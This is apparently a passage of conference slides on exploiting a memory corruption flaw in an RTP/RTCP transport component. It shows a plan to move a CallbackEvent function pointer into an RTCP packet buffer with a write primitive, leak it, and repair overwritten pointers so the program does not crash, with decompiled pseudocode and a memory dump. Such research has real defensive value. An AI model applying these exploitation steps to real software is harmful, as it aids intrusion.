
## Idea

- Moving the CallbackEvent function pointer from CTransportManager obj2/obj3 to the rtcp pkt buffer of CTransportManager obj1 using write-primitive A .
- Leaking the function pointer using the information leakage primitive .

## Two difficulties:

1. Would memory movement of write-primitive A cause program crashes?
2. Could the CallbackEvent function pointer be moved exactly to the rtcp pkt buffer?

# The data after app\_data\_buf



**List head:**

`RetransmissionRequest_object_list_head`

**List tail:**

`RetransmissionRequest_object_list_tail`

**Pointer1:** Point to RTP buffer

**Pointer2:** Point to RTCP buffer

**Pointer3:** Point to `CTransportManager` object - 8


# Fixing overwritten pointers

## ReorderThread

```
if (flag) /* If the rtp pkt lost*/  
{  
    /*Insert node into RetransmissionRequest_object_list */  
    AddRetransmissionRequest(...)  
}
```


## RetransmissionThread

```
if (list head != List tail)  
{  
    for (node : list) /* Iterate each node in the list*/  
    {  
        MakeReTxPacketAndSend(...)  
        SendRTCPPacket(...)  
    }  
}
```



We must fix these two pointers.

# Fixing overwritten pointers



## Pointer1/Pointer2:

- Being destroyed has no negative impact.

## Pointer3 ((QWORD)this+1057)

- If Pointer 3 is set to zero, it will not be called.
- The data covering pointer3 comes from CTransportManager object 2.
- Most of the fields in CTransportManager object 2 are 0.
- Pointer 3 will be overwritten to 0.

```

result = *((_QWORD *)this + 1057);
if ( !result || !*(_BYTE *)this + 2336 )
    return result;

.....




result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(**((QWORD **)(this + 1057) + 16LL))(
```


b400007047180cc0	00 00 00 00 02 00 00 00 b0 04 00 00 69 2c 20 62
b400007047180cf0	00 00 00 00 00 00 00 00 85 b7 6f 70 00 00 b4
b400007047180d00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180d90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180da0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180db0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180dc0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180dd0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180de0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180df0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180e00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180e10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007047180e20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

The first difficulty has been solved. The memory movement of write-primitive A does not cause the program crash.

